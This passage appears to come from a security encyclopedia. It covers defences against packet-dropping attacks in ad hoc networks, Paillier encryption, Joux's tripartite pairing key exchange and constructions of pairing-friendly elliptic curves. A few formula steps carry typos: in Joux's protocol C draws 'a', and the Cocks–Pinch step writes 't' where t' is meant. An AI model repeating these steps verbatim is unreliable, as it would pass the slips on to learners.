Generally, defense against packet-dropping attacks utilizes packet delivery mechanisms that use multiple paths and intrusion detection schemes that detect misbehaving nodes. Since multiple paths can be established between a pair of source and destination in an ad hoc network, packets can be delivered in these paths. As long as attackers cannot take control of all these paths, packets can be delivered via at least one of the paths. Based on this principle, a secure message transmission protocol (SMT) was developed [4]. With SMT, the source and the destination nodes make use of a set of diverse, preferably disjoint paths that are initially deemed valid. The source uses a route discovery protocol to identify these paths and keeps them in an active path set. Then the source disperses each outgoing message into a number of pieces. This operation introduces redundancy in the coding of the outgoing messages. The destination can reconstruct the dispersed message after receiving sufficient pieces. Each dispersed message is transmitted across a different route and carries a message authentication code, so that the destination can verify its integrity and the authenticity of its origin.


Since attackers drop packets that they are supposed to forward, such misbehavior is most likely different from normal packet loss. Their neighboring nodes may be able to observe this kind of malicious activity in ad hoc networks. The IDS, Confidant [5], was proposed to detect if a node is cooperating in packet delivery. The IDS agent is made of four components and implemented in each node. One is the monitor, with which a node listens the transmission of the next node on a path. The second is the trust manager, which sends out an alarm message to warn others of malicious nodes. The third is the reputation system, with which a node rates other nodes locally based on the observation and exchanges the ratings to compute reputation of other nodes. The last is the path manager, which selects and re-selects paths to exclude attackers. For each packet a node forwards, the monitor checks if the next-hop node also forwards the packet correctly. When the monitor detects an anomaly, it triggers the reputation system to downgrade the reputation of the suspicious node. When the reputation of the suspicious node is below a level, the path manager will choose a path to avoid using the suspicious node, and the trust manager will alert other nodes.

Experimental Results

Packet-dropping attacks affect a network in several aspects. The direct attack consequence is the reduction of traffic throughput. Unlike other packet-dropping attacks, the periodic packet-dropping attack can reduce the throughput of a TCP connection to zero with some specific dropping periods. In [2], such an attack was studied in ad hoc networks. An attacking node gets in the path of a victim traffic flow and drops all packets for a short duration (e.g., tens of milliseconds) once per RTO. Upon encountering the first loss duration, the victim flow will enter time-out. When the flow attempts to exit the timeout RTO seconds later, the attacking node will drop again to make the flow stay in the timeout status.

Figure 1a depicts the simulation results with the periodic packet-dropping attack. In the simulation, a single attacking node is put in multiple hop paths. A time period of 0 indicates no attack. For example, the flow of a 2-hop path obtains a throughput of 710 Kbps without attack, while the flow of a 3-hop path has a throughput of 350 Kbps. The attacking node drops packets for 90 ms with various dropping periods. When the dropping periods are between 0.2 and 0.5 s or 1 s, the throughput is reduced to 0. If the dropping period is 1 s, the attacking node only drops 9% of the time, but forwards 91% of the time, which makes the packet-dropping attack quite stealthy.


The other major effect of packet-dropping attacks is the augmented delay due to retransmission of dropped packets. In [3], periodic packet dropping, retransmission packet dropping and random packet dropping attacks were compared in a file transfer protocol (FTP) application. An attacking agent was executed to drop transferred data packets according to the dropping patterns. Figure 1b shows the augmented delay in FTP sessions with different numbers of dropped packets. In the three packet-dropping attacks, retransmission packet dropping causes significantly more damage than the other two. The FTP session delay corresponding to the retransmission dropping



a Goodput under periodic packet dropping

b Delay under packet dropping

Packet-Dropping Attack. Fig. 1 Consequence of packet-dropping attacks, reported in [2, 3]



a Packet-delivery ratio with defense

b Delay with defense

Packet-Dropping Attack. Fig. 2 Survivability with defense, reported in [4]

attack increases exponentially with the increased number of dropped packets. For example, dropping retransmitted packets five times can increase the average session delay by more than 50%. If 12 retransmissions fail, the TCP connection will be terminated.

To survive in a packet-dropping attack, the victims should choose paths that exclude attacking nodes. In [4], experiments were conducted to measure the survivability when messages were delivered in multiple paths. Three strategies were compared. SMT is a protocol that disperses packets over multiple paths for transmission. Similar to SMT, the secure single path (SSP) protocol also delivers packets over multiple paths. But SSP does not disperse packets, rather it sends each packet over a single path. The baseline in the experiments is the nonsecure single path (NSP) protocol that only uses a single path. The experiments were conducted in a simulated network with 50 mobile nodes. The packet delivery ratio and the end-to-end delay were measured with various numbers of attackers. The attackers always follow routing protocols to get into paths and then, as in the black hole attack, drop all data packets delivered in the paths.

Figure 2a shows the packet delivery ratios. Apparently, since attackers cannot get into all paths, packets can be recovered from the pieces delivered in the paths that do not have attackers. The packet delivery ratios for SMT and SSP can be higher than 95%, even when 50% of nodes are attackers. In contrast, the deliver ratio for NSP is reduced as the number of attackers grows. Figure 2b shows the delays for SMT and SSP. In this comparison, SMT is better than SSP. In SSP, a packet is delivered in a single path. If the packet is dropped by an attacker, the packet may be retransmitted in another path. The retransmission contributes to the larger end-to-end delay. However, in SMT, a packet is dispersed in multiple paths. If a part of the packet is dropped, the packet may still be recovered from the received parts and no retransmission is needed. Hence, the delay of SMT is smaller than that of SSP.

Open Problems

A few stealthy packet-dropping attack techniques have been discovered in recent research, such as the shrew attack [1] and the jellyfish attack [2]. These attacks do not drop many packets over a long period. Hence, the packet-dropping pattern of these attacks is quite similar to normal packet loss. These attacks can work not only in TCP connections but also in systems with congestion control and load control. To counteract these stealthy attacks, new mechanisms need to be developed to detect such stealthy attacks and make systems and protocols more resilient.

Packet-dropping attacks also work cross-layers. The packets dropped at the network and the transport layers affect the connectivity of sessions in various applications [6]. Attackers may also drop some selected packets to disrupt an ongoing session in an application. Hence, it is necessary to examine the strategies of such cross-layer dropping attacks to better protect computer networks and applications.

Recommended Reading

1. Kuzmanovic A, Knightly EW (2003) Low-rate TCP-targeted denial of service attacks: the shrew vs. the mice and elephants, Proceedings of ACM SIGCOMM, Karlsruhe, Germany, pp 75–86
2. Aad I, Hubaux JP, Knightly E (2004) Denial of service resilience in ad hoc networks. Proceedings of ACM MobiCom, Philadelphia, pp 202–215
3. Zhang X, Wu SF, Fu Z, Wu TL (2000) Malicious packet dropping: how it might impact the TCP performance and how we can detect it. Proceedings of IEEE ICNP, pp 263–272
4. Papadimitratos P, Haas ZJ (2003) Secure message transmission in mobile ad hoc networks. Ad Hoc Networks J 1(1):193–209
5. Buchegger S, Le Boudec J-Y (2002) Performance analysis of the CONFIDANT protocol (cooperation of nodes – fairness in dynamic ad hoc networks). Proceedings of ACM MobiHoc, Philadelphia, pp 226–236
6. Shao M, Zhu S, Cao G, La Porta T, Mohapatra P (2008) A cross-layer dropping attack in video streaming over ad hoc networks. Proceedings of Securecomm, Istanbul

Paillier Encryption and Signature Schemes

Pascal Paillier
CryptoExperts, Paris, France

Related Concepts

►Homorphic Encryption; ►One-Way Trapdoor Permutation; ►Public Key Cryptography

Definition

Paillier's function is a one-way trapdoor permutation (OWTP). It therefore provides public key encryption and digital signatures.

Theory

Let $n = pq$ be a product of two large primes and let $\phi(n) = (p-1)(q-1)$ and $\lambda = \lambda(n) = \mathrm{lcm}(p-1, q-1)$ be the Euler and Carmichael functions of n, respectively. The group $\mathbb{Z}_{n^2}^* \simeq \mathbb{Z}_n \times \mathbb{Z}_n^*$ has $\phi(n^2) = n\phi(n)$ elements and for any $w \in \mathbb{Z}_{n^2}^*$, $w^\lambda = 1 \bmod n$ and $w^{n\lambda} = 1 \bmod n^2$. An integer z is said to be an n-residue modulo n^2 if there exists some $y \in \mathbb{Z}_{n^2}^*$ such that $z = y^n \bmod n^2$. The set of n-residues forms a subgroup of $\mathbb{Z}_{n^2}^*$ of order $\phi(n)$. Each n-residue in $\mathbb{Z}_{n^2}^*$ has exactly n roots of degree n. Let $g \in \mathbb{Z}_{n^2}^*$ be an element of order αn where $1 \le \alpha \le \lambda$. Paillier's one-way trapdoor function maps a pair $(x, y) \in \mathbb{Z}_n \times \mathbb{Z}_n^*$ to

$$E_{g,n}(x, y) = g^x y^n \bmod n^2.$$

The mapping $E_{g,n}$ is one-to-one over $\mathbb{Z}_{n^2}^* \simeq \mathbb{Z}_n \times \mathbb{Z}_n^*$. The n-residuosity class of an element $w \in \mathbb{Z}_{n^2}^*$ with respect to g is defined as the unique integer $x \in \mathbb{Z}_n$ for which there exists $y \in \mathbb{Z}_n^*$ such that $w = E_{g,n}(x, y)$ and is written $x = [w]_g$. Note that $[w]_g = 0$ if and only if w is an n-residue. Additionally,

$$[w_1 w_2 \bmod n^2]_g = [w_1]_g + [w_2]_g \mod n,$$

so that the class function $w \mapsto [w]_g$ is an additive homomorphism from $\mathbb{Z}_{n^2}^*$ to $\mathbb{Z}_n$. The set $S_n = \{u \in \mathbb{Z}_{n^2}^* : u = 1 \bmod n\}$ is a subgroup of $\mathbb{Z}_{n^2}^*$ over which $L(u) = (u-1)/n$ is a well-defined function. For any integer r, $L(u^r \bmod n^2) = rL(u) \bmod n$, and therefore, extracting discrete logarithms is trivial in the group S_n. Paillier's function can be inverted knowing λ. If $w = E_{g,n}(x, y)$ then

$$x = \frac{L(w^\lambda \bmod n^2)}{L(g^\lambda \bmod n^2)} \mod n, \tag{1}$$

$$y = \left(wg^{-x}\right)^{1/n \bmod \lambda} \mod n. \tag{2}$$

It is believed that computing the class $[w]_g$ of elements $w \in \mathbb{Z}_{n^2}^*$ without knowing the factors of n is intractable. This is referred to as the Composite Residuosity (CR) assumption. The Decision Composite Residuosity (DCR) assumption states that distinguishing n-residues from arbitrary elements of $\mathbb{Z}_{n^2}^*$ is intractable. Paillier introduced several public-key encryption schemes from the one-way trapdoor function $E_{g,n}$:

- A deterministic encryption scheme where a plaintext $m = m_1 + nm_2 \in \mathbb{Z}_{n^2}$ is encrypted as $c = E_{g,n}(m_1, m_2)$ and the ciphertext c is decrypted to (m_1, m_2) using the

two computation steps (1) and (2) as above. The public key is (g, n) and the private key is λ. This scheme is proven to be one-way under the RSA assumption where n is taken as public exponent. However, it does not provide semantic security.

- A probabilistic encryption scheme where the encryption of a plaintext $m \in \mathbb{Z}_n$ is $c = E_{g,n}(m, r)$ where $r \in \mathbb{Z}_n$ is taken at random. The plaintext m is recovered by performing computation step (1) above and ignoring the second step that retrieves the randomness r. The public key is (g, n) and the private key is λ.
- A subgroup variant where $m \in \mathbb{Z}_n$ is encrypted as $c = g^{m+rn} \bmod n^2$ where $r \in \mathbb{Z}_n$ is taken at random. The base g must be of order αn and the plaintext is recovered as $m = L(c^{\alpha} \bmod n^2)/L(g^{\alpha} \bmod n^2) \bmod n$. The private key is therefore α in this scheme and can be made significantly smaller than λ, thus speeding up decryption. This encryption scheme is one-way and semantically secure under stronger versions of the CR and DCR assumptions.

The two probabilistic encryption schemes above are homomorphic for addition; if c_1 is an encryption of m_1 and c_2 and encryption of m_2 then $c_3 = c_1 c_2 \bmod n^2$ decrypts to $m_3 = m_1 + m_2 \bmod n$. Digital signatures are obtained through the hash-and-sign paradigm. To sign a message $m \in \{0,1\}^*$, a hash function H mapping arbitrary bit-strings to integers modulo n^2 is used. The signature is then $(s_1, s_2) = E_{g,n}^{-1}(H(m))$ and is verified by checking whether $E_{g,n}(s_1, s_2) = H(m)$. This scheme is secure under adaptive chosen-message attacks under the CR assumption in the random oracle model.

Applications

Paillier encryption has applications in private information retrieval, threshold decryption, traitor tracing, proofs of knowledge, e-vote, e-auctions, multiparty computation, standard-model chosen-ciphertext encryption, commitment schemes, and secret sharing.

Recommended Reading

1. Catalano D, Gennaro R, Howgrave-Graham N, Nguyen PQ (2001) Paillier's cryptosystem revisisted. In: Proceedings of the 8th ACM conference on computer and communications security, pp 206–214
2. Catalano D, Gennaro R, Howgrave-Graham N (2001) The bit security of Paillier's encryption scheme and applications. In: Proceedings of Eurocrypt'01, LNCS 2045, pp 229–243
3. Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public-key encryption. In: Proceedings of Eurocrypt'02, LNCS 2332, pp 45–64
4. Damgård I, Jurik M (2001) A generalisation, a simplification and some applications of Paillier's probabilistic public-key system. In: Proceedings of PKC'01, LNCS 1992, pp 119–136
5. Galbraith SD (2002) Elliptic curve Paillier schemes. J Cryptol 15(2):129–138
6. Paillier P (1999) Public-key cryptosystems based on composite degree residuosity classes. In: Proceedings of Eurocrypt'99, LNCS 1592, pp 223–238
7. Paillier P, Pointcheval D (1999) Efficient public-key cryptosystems provably secure against active adversaries. In: Proceedings of Asiacrypt'99, LNCS 1716, pp 165–179
8. Schmidt-Samoa K, Takagi T (2005) Paillier's cryptosystem modulo p2q and its applications to trapdoor commitment schemes. In: Proceedings of Mycrypt, LNCS 3715, pp 296–313

Pairing-Based Key Exchange

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Tripartite key exchange

Related Concepts

►Diffie–Hellman Key Agreement; ►Group Key Agreement; ►Identity-Based Cryptosystems; ►Identity-Based Encryption; ►Pairings; ►Secret Sharing Schemes; ►Verifiable Secret Sharing; ►Visual Secret Sharing Schemes

Definition

Pairing-based key exchange is a protocol based on public-key cryptography in which three or more participants establish a shared key via an insecure channel and cryptographic pairings are used. Tripartite key exchange is pairing-based key exchange for exactly three participants.

Background

In the 1990s, the Weil and Tate ►pairings were seen as a means to attack cryptosystems based on certain elliptic curves. In particular the MOV attack [6] and the Frey–Rück attack [4] were used to break the ►elliptic curve discrete logarithm problem on supersingular curves or in general on curves with small embedding degree. Joux was the first to use pairings in a constructive manner when he proposed to use them in tripartite key exchange in [5]. Pairings have found widespread application (see the separate entry), in particular in ►identity-based cryptosystems and ►identity-based encryption.

Theory

Let n be a prime number, and let $\mathbb{G}_1 = \langle g_1 \rangle, \mathbb{G}_2 = \langle g_2 \rangle, \mathbb{G}_3$ be (multiplicatively written) cyclic groups of order n. A pairing is a bilinear map $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$, i.e., $\hat{e}\left(g_1^a, g_2^b\right) = \hat{e}(g_1, g_2)^{ab} = \hat{e}\left(g_1^b, g_2^a\right)$.

Joux' tripartite key agreement is a generalization of the ►Diffie–Hellman key agreement in which three parties Alice (A), Bob (B), and Charlie (C) would like to establish a shared key K.

1. A generates a random value $1 \le a \le n$ and computes $f_a = g_1^a$ and $h_a = g_2^a$. A sends these values to B and C.
2. B generates a random value $1 \le b \le n$ and computes $f_b = g_1^b$. B sends this value to A and C.
3. C generates a random value $1 \le a \le n$ and computes $h_c = g_2^c$. C sends this value to A and B.
4. Upon receipt of f_b and h_c, A computes $K_A = \hat{e}(f_b, h_c)^a$.
5. Upon receipt of f_a and h_c, B computes $K_B = \hat{e}(f_a, h_c)^b$.
6. Upon receipt of f_b and h_a, C computes $K_C = \hat{e}(f_b, h_a)^c$.

Notice that $K_A = K_B = K_C = \hat{e}(g_1, g_2)^{abc}$, so A, B, and C share this key. An attacker is confronted with the *bilinear Diffie–Hellman problem*, i.e., the problem of computing the key given the public information. This is no harder than the discrete logarithm problem in any of the three groups, and no harder than the ►computational Diffie–Hellman problem in any of the three groups.

Similar to the Diffie–Hellman key agreement, the tripartite key agreement needs to be protected against ►man-in-the-middle attacks.

Applications

Tripartite key agreement can be used in its own if three parties need to generate a shared key. In this case it is more efficient than ►group key agreement protocols since it requires a single round of communication.

If more than three parties want to generate a shared key at least two rounds are necessary, see the entry on group key agreement. These protocols use the Diffie–Hellman key agreement as building blocks; most group key agreement protocols can be altered to use tripartite key agreement instead, see [2–4].

Recommended Reading

1. Desmedt Y, Miyaji A (2010) Redesigning group key exchange protocol based on bilinear pairing suitable for various environments. In: Lai X and Yung M (eds) The 6th China international conference on information security and cryptology, Inscrypt 2010, Shanghai, October 20–24, Oct 2010. Lecture notes in computer science, Springer-Verlag. To appear, 2010
2. Desmedt Y, Lange T (2008) Revisiting pairing based group key exchange. In: Tsudik G (ed) Financial cryptography and data security. 12th international conference, FC 2008, Cozumel, 28–31 Jan 2008, Revised selected papers, Lecture notes in computer science, vol 5143, Springer, Berlin, pp 53–68
3. Desmedt Y, Lange T, Burmester M (2007) Scalable authenticated tree based group key exchange for ad-hoc groups. In: Dietrich S and Dhamija R (eds) Financial cryptography and data security. 11th International Conference, FC 2007, and 1st international workshop on usable security, USEC 2007, Scarborough, Trinidad and Tobago, 12–16 Feb 2007. Revised selected papers, Lecture notes in computer science, vol 4886, Springer, Heidelberg, 2008, pp 104–118
4. Frey G, Rück H-G (1994) A remark concerning m-divisibility and the discrete logarithm problem in the divisor class group of curves. Math Comp 62:865–874
5. Joux A (2000) A one round protocol for tripartite Diffie-Hellman. In: Bosma W (ed) Algorithmic number theory. Proceedings of the 4th International symposium, ANTS-IV, Lecture notes in computer science, vol 1838, Springer, Leiden, The Netherlands, 2–7 July 2000, pp 385–394
6. Menezes A, Okamoto T, Vanstone SA (1993) Reducing elliptic curve logarithms to logarithms in a finite field. IEEE Trans Inform Theory 39(5):1639–1646

Pairing-Friendly Elliptic Curves

Edlyn Teske
Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Elliptic Curves; ►Pairings

Definition

Pairing-friendly elliptic curves are special ►elliptic curves defined over finite fields, that are suitable for pairing-based cryptography.

Background

Let E be an ►elliptic curve over a ►finite field $\mathbb{F}_q$. Assume the group of $\mathbb{F}_q$-rational points on E has a subgroup of prime order r, such that $\gcd(r, q) = 1$. The smallest integer k such that r divides $q^k - 1$ is called the *embedding degree* of E with respect to r. If $k \le \log_2(r)/8$ and $r \ge \sqrt{q}$, then E is called *pairing-friendly*.

Via the Weil and Tate ►pairings on E, the prime-order subgroup can be embedded into the field $\mathbb{F}_{q^k}$. If q is prime, $\mathbb{F}_{q^k}$ is the smallest extension of $\mathbb{F}_q$ for which this is possible; if $q = p^m$ with $m > 1$, the Weil and Tate pairings may take values in a smaller field, the so-called *minimal embedding field*.

Theory

For a pairing-based cryptographic system to be secure, the ►discrete logarithm problems in the group $E(\mathbb{F}_q)$ of $\mathbb{F}_q$-rational points on E and in the multiplicative group $\mathbb{F}_{q^k}^\times$ must both be computationally infeasible. The best known discrete logarithm algorithm on elliptic curves is the parallelized Pollard rho algorithm, which has running time $O(\sqrt{r})$, where r is the size of the largest prime-order subgroup of $E(\mathbb{F}_q)$. On the other hand, the best algorithm for discrete logarithm computation in finite fields is the ►index calculus attack, which has running time subexponential in the field size. Thus, to achieve the same level of security in both groups, the size q^k of the extension field must be significantly larger than r. Table 1 lists ranges for r and q^k (q prime) and k to match commonly desired levels of security. Two different ranges of k are given for each level, depending on the *ρ-value* $\rho = \log q / \log r$, which measures the base field size relative to the size of the prime-order subgroup of the curve. In general, curves with small ρ-values are desirable in order to speed up arithmetic on the elliptic curve. At times, though, a larger ρ-value is acceptable for the sake of fast pairing evaluations; in particular, at the 80-bit security level, a $k = 2$ curve with 80-bit prime subgroup order defined over a 512-bit finite field represents an efficient setup for some choices of curves and protocols.

Supersingular curves

If E is a supersingular curve, then it has embedding degree $k \in \{1, 2, 3, 4, 6\}$. In contrast to ordinary elliptic curves with embedding degree $k > 1$, supersingular curves have the advantage that they have so-called distortion maps, which is a desirable feature in some pairing-based applications, as this allows the use of symmetric pairings. A discussion of the cases $k = 2, 4$, and 6 follows.

Embedding degree $k = 2$. The case of embedding degree $k = 2$ can be realized both over prime fields and non-prime fields, using supersingular elliptic curves with $q + 1$ $\mathbb{F}_q$-rational points.

If q is a prime with $q \geq 5$, supersingular curves over $\mathbb{F}_q$ can be obtained as follows: given a subgroup size r, let h such that $q = hr - 1$ is prime and $q \not\equiv 1 \pmod{12}$ (this latter assumption is only for the sake of simplicity). If $q \equiv 3 \pmod 4$, then let

$$E/\mathbb{F}_q : y^2 + y = x^3 + ax$$

where $a \in \mathbb{F}_q^\times$ such that $-a \notin \left(\mathbb{F}_q^\times\right)^2$. If $q \equiv 5 \pmod 6$ let

$$E/\mathbb{F}_q : y^2 + y = x^3 + b$$

for any $b \in \mathbb{F}_q$. This construction allows to choose r and h almost arbitrarily, so one can make choices such that r and q have low Hamming weight or some other special form. In addition, the above curves both have automorphisms defined over $\mathbb{F}_{q^2}$, which yields easy-to-compute distortion maps.

Embedding degree $k = 4$. Supersingular curves that have embedding degree $k = 4$ with respect to a subgroup of prime order $r > 2$ only exist over finite fields of characteristic 2. Then necessarily, $q = 2^s$ with s odd, and $\#E(\mathbb{F}_q) = q + 1 - t$ with $t = \pm\sqrt{2q}$. The only possible such curves are

$$E/\mathbb{F}_q : y^2 + y = x^3 + x \quad \text{and} \quad E/\mathbb{F}_q : y^2 + y = x^3 + x + 1.$$

For the first curve, $t = \sqrt{2q}$ if and only if $s \equiv \pm 3 \pmod 8$ and $t = -\sqrt{2q}$ otherwise, while for the second curve $t = \sqrt{2q}$ if and only if $s \equiv \pm 1 \pmod 8$ and $t = -\sqrt{2q}$ otherwise. If $\rho < 3/2(1 - 1/\log_2 r)$ or s is prime and $r > 5$, then $\mathbb{F}_{q^4}$ is also the minimal embedding field for E with respect to r.

Embedding degree $k = 6$. Supersingular curves that have embedding degree $k = 6$ with respect to a subgroup of prime order $r > 3$ only exist over finite fields of characteristic 3. Then necessarily, $q = 3^s$ with $s > 1$ and odd, and $\#E(\mathbb{F}_q) = q + 1 - t$ with $t = \pm\sqrt{3q}$. The only possible such curves are

$$E/\mathbb{F}_q : y^2 = x^3 - x + \delta \quad \text{and} \quad E/\mathbb{F}_q : y^2 = x^3 - x - \delta,$$

where $\delta \in \mathbb{F}_q$ with $\mathrm{Tr}_{\mathbb{F}_q/\mathbb{F}_3}\delta = \sum_{i=0}^{s-1} \delta^{3^i} = 1$ (e.g., $\delta = 1$ if $s \equiv 1 \pmod 3$). For the first curve, $t = \sqrt{3q}$ if and only if $4 \nmid s - 1$ and $t = -\sqrt{3q}$ otherwise, while for the second curve $t = \sqrt{3q}$ if and only if $4 \mid s - 1$ and $t = -\sqrt{3q}$ otherwise.

If $\rho < 5/3(1 - 1/\log_2 r)$ or s is prime and $r > 7$ then $\mathbb{F}_{q^6}$ is also the minimal embedding field for E with respect to r.

Pairing-Friendly Elliptic Curves. Table 1 Bit sizes of curve parameters and corresponding embedding degrees to obtain commonly desired levels of security

Security level (in bits)	Subgroup size r (in bits)	Extension field size q^k (in bits)	Embedding degree k	
			$\rho \approx 1$	$\rho \approx 2$
80	160	960–1,280	6–8	2*, 3–4
112	224	2,200–3,600	10–16	5–8
128	256	3,000–5,000	12–20	6–10
192	384	8,000–10,000	20–26	10–13
256	512	14,000–18,000	28–36	14–18

Ordinary curves

All known methods for constructing pairing-friendly ordinary elliptic curves essentially follow the same high-level structure:

1. Fix k, and compute integers t, r, q such that there exists an elliptic curve $E/\mathbb{F}_q$ that has a subgroup of prime order r, and embedding degree k, and such that with $t = q+1-\#E(\mathbb{F}_q)$, the equation $4q-t^2 = Dy^2$ holds for some integers y, D with $0 < D < 10^{12}$.
2. Use the so-called *complex multiplication (CM) method*, due to Atkin and Morain (1993), to find the equation of the curve E over $\mathbb{F}_q$.

An ordinary elliptic curve $E/\mathbb{F}_q$ with the above properties can be constructed if and only if the following conditions hold:

1. q is prime or a prime power.
2. r is prime.
3. t is relatively prime to q.
4. r divides $q+1-t$.
5. r divides q^k-1, and $r \nmid q^i-1$ for $1 \le i < k$.
6. $4q-t^2 = Dy^2$ for some integers y, D with $0 < D < 10^{12}$.

The equation in condition (6) is called the *CM equation*. Condition (5) can be equivalently stated in terms of the k-th *cyclotomic polynomial*, which is defined as

$$\Phi_k(x) = \prod_{\substack{1 \le s \le k \\ \gcd(s,k)=1}} \left(x - \zeta_k^s\right),$$

where $\zeta_k = e^{2\pi i/k}$. The cyclotomic polynomials have integer coefficients, are irreducible over $\mathbb{Q}$, and can also be obtained recursively by using that $\Phi_1(x) = x-1$ and

$$x^k - 1 = \prod_{d|k} \Phi_d(x).$$

If $r \nmid kq$, then (5) can be replaced by $r \mid \Phi_k(q)$, that is (using that $q \equiv t-1 \pmod r$), (5') r divides $\Phi_k(t-1)$.

MNT Curves

The first ordinary pairing-friendly elliptic curves are due to Miyaji, Nakabayashi, and Takano [3]. These so-called *MNT curves* have embedding degrees $k = 3, 4$, or 6, and have the added feature that they have a prime number of $\mathbb{F}_q$-rational points, so $\rho \approx 1$. The case $k = 6$ is most interesting as over a 160-bit prime field such curves match the 80-bit security level. Let E be an elliptic curve over $\mathbb{F}_q$ where $q > 5$ is prime and such that $r = \#E(\mathbb{F}_q)$ is prime and let $t = q+1-r$. Then E has embedding degree $k = 6$ if and only if there exists $x \in \mathbb{Z}$ such that $t = 1 \pm 2x$ and $q = 4x^2 + 1$. By the linear change of variables $X = 6x \mp 1$ (the sign is to match the sign in the above characterization), the CM equation $Dy^2 = 4q - t^2$ can be transformed into the equation $X^2 - 3Dy^2 = -8$.

Now to generate ordinary elliptic curves of prime order with embedding degree $k = 6$, one repeatedly selects small discriminants D. For each D, one finds the minimal positive integer solution (U, V) (i.e., $U > 0$, $V > 0$ and V minimal) to the so-called *Pell equation* $U^2 - 3DV^2 = 1$, by computing the simple continued fraction expansion of $\sqrt{3D}$, and then one finds a so-called fundamental solution (X_0, Y_0) to $X^2 - 3DY^2 = -8$. Such a solution may or may not exist. If a solution exists, then for $j \in \mathbb{Z}$ one defines (X_j, Y_j) by

$$X_j + Y_j\sqrt{3D} = \left(U + V\sqrt{3D}\right)^j \cdot \left(X_0 + Y_0\sqrt{3D}\right).$$

This yields an infinite sequence of solutions to $X^2 - 3DY^2 = -8$. One computes such solutions (X_j, Y_j) until the corresponding $q = q(x)$ and $r = q(x)+1-t(x)$ are primes of the desired bit length. Then there exists an elliptic curve over $\mathbb{F}_q$ with r points and embedding degree 6, which can be constructed via the CM method.

The search for MNT curves can be sped up slightly by noting that necessarily $D \equiv 3 \pmod 8$ and $D \not\equiv 5 \pmod{10}$. Also, -8 must be a quadratic residue modulo $3D$.

A downside of MNT curves is that the consecutive solutions (X_j, Y_j) grow exponentially, so that only very few x-values work; in this sense, MNT curves represent a *sparse family* of pairing-friendly elliptic curves. On the other hand, specific sample curves of cryptographic interest have been found, such as MNT curves of 160-bit, 192-bit, or 256-bit prime order.

BN Curves

The following construction, due to Barreto and Naehrig [1], produces prime-order elliptic curves with embedding degree $k = 12$, so-called *BN curves*. Let

$$\begin{aligned} r(x) &= 36x^4 + 36x^3 + 18x^2 + 6x + 1, \\ t(x) &= 6x^2 + 1, \\ q(x) &= 36x^4 + 36x^3 + 24x^2 + 6x + 1. \end{aligned}$$

Then $r(x)$ divides $\Phi_{12}(t(x) - 1)$, and $4q(x) - t^2(x) = 3(6x^2 + 4x + 1)^2$. BN curve parameters are computed by selecting integers x of the right size until both $r(x)$ and $q(x)$ are prime. Once q and r are found, the actual curve equation is obtained via the CM method, which for discriminant $D = 3$ produces curve equations of the form $E : y^2 = x^3 + b$. The parameter $b \in \mathbb{F}_q$ is chosen such that $b+1 \equiv z^2 \mod q$ has a solution and the point $P = (1, z)$ on $E(\mathbb{F}_q)$ satisfies $rP = \infty$.

Since the CM equation holds for the entire polynomials $q(x), t(x)$, it is satisfied for every integer value of x. This is in contrary to the MNT curves; the BN curves represent a *complete family* of pairing-friendly elliptic curves.

BN curves have the practical advantage that over a 224-bit field $\mathbb{F}_q$, they match the 112-bit security level, while over a 256-bit field $\mathbb{F}_q$, they match the 128-bit security level.

Other Constructions of Pairing-Friendly Ordinary Elliptic Curves

A construction by Cocks and Pinch (2001, unpublished manuscript, see [2] for a description) produces curves with arbitrary prescribed embedding degree. Given a positive integer k, this method works by first fixing a positive integer D and a prime r and then computing an integer t and a prime q such that the CM equation is satisfied. Specifically, one executes the following steps:

1. Fix a positive square-free integer D.
2. Let r be a prime such that $k \mid r-1$ and the congruence $-D \equiv s^2 \pmod{r}$ has a solution.
3. Let z be such that k is the smallest positive integer with $z^k \equiv 1 \pmod{r}$. (Such a z exists because $k \mid r-1$.) Let $t' = z+1$.
4. Let $y' = (t'-2)/\sqrt{-D} \pmod{r}$.
5. Let $t \in \mathbb{Z}$ be congruent to $t \bmod r$, and let $y \in \mathbb{Z}$ be congruent to $y' \bmod r$. Let $q = (t^2 + Dy^2)/4$.

If q is an integer and prime, then there exists an elliptic curve E over $\mathbb{F}_q$ with an order-r subgroup and embedding degree k. If $D < 10^{12}$, then E can be constructed via the CM method.

